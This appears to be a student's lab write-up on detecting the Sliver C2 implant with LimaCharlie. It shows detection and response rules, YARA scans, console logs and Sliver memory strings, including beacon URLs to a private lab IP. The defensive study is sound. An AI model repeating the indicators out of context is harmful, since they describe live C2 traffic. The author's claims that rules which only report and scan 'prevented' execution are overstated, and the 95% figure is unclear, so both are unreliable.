
5b5572ec-7725-4c7d-9c1c-b6d765541b9d

Category: Suspicous svchost activity

Time: 2023-11-15 01:15:07


Source: windev2310eval.localdomain

```
"detection": {
  "author": "lucasmcmahon2000@gmail.com"
```



```
op: and
rules:
  - op: is
    path: cat
    value: Suspicous svchost activity
  - op: is
    path: detect/event/FILE_PATH
    value: C:\Windows\System32\svchost.exe
  - op: contains
    path: detect/event/COMMAND_LINE
    value: -k
```

In the new false positive rule, this will disregard any alerts for svchost.exe if it is working within the expected directory *System32* and is using *-k* which is expected for the command. Otherwise, it has potential for unwanted activity. I can test the false positive rule before deploying it to ensure the code works as intended.




Match. 4 operations were evaluated with the following results:

```
• true => (is) {"op":"is","path":"cat","value":"Suspicous svchost activity"}
• true => (is)
  {"op":"is","path":"detect/event/FILE_PATH","value":"C:\\Windows\\System32\\svchost.exe"}
• true => (contains) {"op":"contains","path":"detect/event/COMMAND_LINE","value":"-k"}
• true => (and) {"op":"and","rules":[{"op":"is","path":"cat","value":"Suspicous svchost
  activity"},
  {"op":"is","path":"detect/event/FILE_PATH","value":"C:\\Windows\\System32\\svchost.exe"},
  {"op":"contains","path":"detect/event/COMMAND_LINE","value":"-k"}]}
```

Working with Yara for Intrusion Prevention


The next step of my lab will involve working with Yara for intrusion detection and prevention. I set up a couple of pre-defined rules given to me to detect the sliver activities going on.



Yara Rules [View Docs]

Yara rules are records stored in config Hive that can be leveraged by other extensions such as BinLib to automate Yara scanning.

Name	Last Modified	Updated By	Enabled
sliver-process	2023-11-15 19:33:05	lucasmcmahon2000@gmail.com	●
sliver	2023-11-15 19:31:40	lucasmcmahon2000@gmail.com	●




Detect

```
event: YARA_DETECTION
op: and
rules:
  - not: true
    op: exists
    path: event/PROCESS/*
  - op: exists
    path: event/RULE_NAME
```

Respond

```
- action: report
  name: YARA Detection {{ .event.RULE_NAME }}
- action: add tag
  tag: yara_detection
  ttl: 80000
```


Then I ran a command under my sensor to do a manual Yara scan of the Sliver payload.



Console [View Docs]


```
CONNECTED          Connection established. Sensor ready to receive commands.
```

```
yara_scan hive://yara/sliver -f C:\Users\User\Downloads\NERVOUS_BANQUETTE.exe
```



```
CONNECTED               Connection established. Sensor ready to receive commands.
ISSUED                  YARA_SCAN
2023-11-15 19:53:27
YARA_DETECTION          "event": {
2023-11-15 19:53:28       "FILE_PATH": "C:\Users\User\Downloads\NERVOUS_BANQUETTE.exe"
                          "RULE_NAME": "sliver_github_file_paths_function_names"
                        }
YARA_DETECTION          "event": {
2023-11-15 19:53:28       "ERROR": 0
                          "ERROR_MESSAGE": "done"
                        }
```


As shown the rule successfully matched the intrusion. Now it is time to set up the automation for this process.



```
event: NEW_DOCUMENT
op: and
rules:
  - op: starts with
    path: event/FILE_PATH
    value: C:\Users\
  - op: contains
    path: event/FILE_PATH
    value: \Downloads\
  - op: ends with
    path: event/FILE_PATH
    value: .exe
```

```
- action: report
  name: EXE dropped in Downloads directory
- action: task
  command: >-
    yara_scan hive://yara/sliver -f "{{ .event.FILE_PATH
    }}"
```


This new rule created will detect any new files **created** and respond by executing the previous Yara rule created. This means any new potential malware installed will automatically be inspected and removed if needed.



```
event: NEW_PROCESS
op: and
rules:
  - op: starts with
    path: event/FILE_PATH
    value: C:\Users\
  - op: contains
    path: event/FILE_PATH
    value: \Downloads\
```


```
- action: report
  name: Execution from Downloads directory
- action: task
  command: yara_scan hive://yara/sliver-process --pid "{{ .event.PROCESS_ID }}"
  investigation: Yara Scan Process
  suppression:
```

This automation rules I'm creating detects new exe files being **executed**, to do so, I went into the memory strings from the currently known sliver file installed using LimaCharlie and copied over common strings into my rule.




Filter: STRIKING

Name	PPID
STRI	3744




```
"http://192.168.57.138/bundle/array.js?i=54293609APISI
"/bundles/bundle/jscript/backbone.js?a=108o80339",
"Z-github.com/bishopfox/sliver/protobuf/sliverpb",
"APISID=97dcbeb0d1a7644b7f8d984a1db0bb5app.js?",
"APISID=97dcbeb0d1a7644b7f8d984a1db0bb5avAww",
"http://192.168.57.138/scripts/backbone.js?",
"/jscript/jscript/umd/script.js?w=52489244",
"http://192.168.57.138/assets/backbone.js?",
```

Now time to test them. I stimulated the first automation rule by moving the file from documents to downloads.



```
    Directory: C:\Users\User\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        11/14/2023   3:23 PM                ransomware-simulator-master
-a----         11/1/2023   1:30 PM         775816 lc_sensor.exe
-a----         11/2/2023  11:13 AM       16356864 NERVOUS_BANQUETTE.exe
-a----        11/14/2023   3:23 PM         193007 ransomware-simulator-master.zip


PS C:\Users\User\Downloads> Move-Item -Path C:\Users\User\Downloads\NERVOUS_BANQUETTE.exe -Destination C:\Users\User\Doc
uments\NERVOUS_BANQUETTE.exe
PS C:\Users\User\Downloads> ls


    Directory: C:\Users\User\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        11/14/2023   3:23 PM                ransomware-simulator-master
-a----         11/1/2023   1:30 PM         775816 lc_sensor.exe
-a----        11/14/2023   3:23 PM         193007 ransomware-simulator-master.zip


PS C:\Users\User\Downloads> Move-Item -Path C:\Users\User\Documents\NERVOUS_BANQUETTE.exe -Destination C:\Users\User\Dow
nloads\NERVOUS_BANQUETTE.exe
```



Category: YARA Detection sl…

Source: i.e. 'hostname-123'

Jump to time: 2023-11-15 20:23:55

```
You're up-to-date!

2023-11-15 20:21:43  YARA Detection sliver_github_file_paths_function_names windev2310eval.localdomain {
2023-11-15 19:53:28  YARA Detection sliver_github_file_paths_function_names windev2310eval.localdomain {

That's all! No more past detections to fetch.
```

e49b0da0-642a-4c39-83d4-10aa65552858


Category: YARA Detection sliver_github_file_paths_function_names

Time: 2023-11-15 20:21:43

Source: windev2310eval.localdomain

```
"detection": {
  "author": "lucasmcmahon2000@gmail.com"
  "cat": "YARA Detection sliver_github_file_paths_function_names"
  "detect": {
```

As shown, the detection rule was activated, and it prevented the movement from executing. Now to test the execution rule, I'll go ahead and run the malware.



Jump to time: 2023-11-15 20:31:02

You're up-to-date!

```
2023-11-15 20:30:06  YARA Detection in Memory sliver_strings windev2310eval.localdomain {"event":{"PROC
2023-11-15 20:30:04  Execution from Downloads directory windev2310eval.localdomain {"event":{"BASE_ADDR
2023-11-15 20:28:24  Non Interactive PowerShell Process Spawned windev2310eval.localdomain {"event":{"B
2023-11-15 20:22:40  Suspicous svchost activity windev2310eval.localdomain {"event":{"BASE_ADDRESS":140
2023-11-15 20:21:43  YARA Detection sliver_github_file_paths_function_names windev2310eval.localdomain
2023-11-15 20:21:42  EXE dropped in Downloads directory windev2310eval.localdomain {"event":{"FILE_PATH
2023-11-15 20:07:41  Suspicous svchost activity windev2310eval.localdomain {"event":{"BASE_ADDRESS":140
2023-11-15 19:53:28  YARA Detection sliver_github_file_paths_function_names windev2310eval.localdomain
2023-11-15 19:52:29  Suspicous svchost activity windev2310eval.localdomain {"event":{"BASE_ADDRESS":140
2023-11-15 19:37:40  Suspicous svchost activity windev2310eval.localdomain {"event":{"BASE_ADDRESS":140
2023-11-15 19:22:40  Suspicous svchost activity windev2310eval.localdomain {"event":{"BASE_ADDRESS":140
2023-11-15 19:07:40  Suspicous svchost activity windev2310eval.localdomain {"event":{"BASE_ADDRESS":140
```

c66328bb-ce68-4ec5-b743-2cf565552a4f

Category: YARA Detection in Memory sliver_strings

Time: 2023-11-15 20:30:06

Source: windev2310eval.localdomain

```
"detection": {
  "author": "lucasmcmahon2000@gmail.com"
  "cat": "YARA Detection in Memory sliver_strings"
```

As shown, the yara rule detected the activity, and the malware was prevented from being executed, showcasing full automation of an Intrusion Prevention System using YARA.

I downloaded a script that would run NERVOUS_BANQUETTE.exe and 4 other similar malicious executables in the current directory. This script ran twenty times and failed to detect one of the executables, giving me a 95% success rate.

Conclusion

In conclusion, this lab provided a comprehensive exploration of Intrusion Prevention Systems, guiding me through the essential skills needed to fortify a network against potential cyber threats. From setting up virtual machines and deploying command and control tools to crafting detection and response rules using LimaCharlie, I gained practical insights into defending against both simulated attacks and real-world scenarios. The hands-on experience with Yara rules further underscored the importance of automation in swiftly identifying and mitigating potential security risks, solidifying my understanding of key concepts in cybersecurity defense.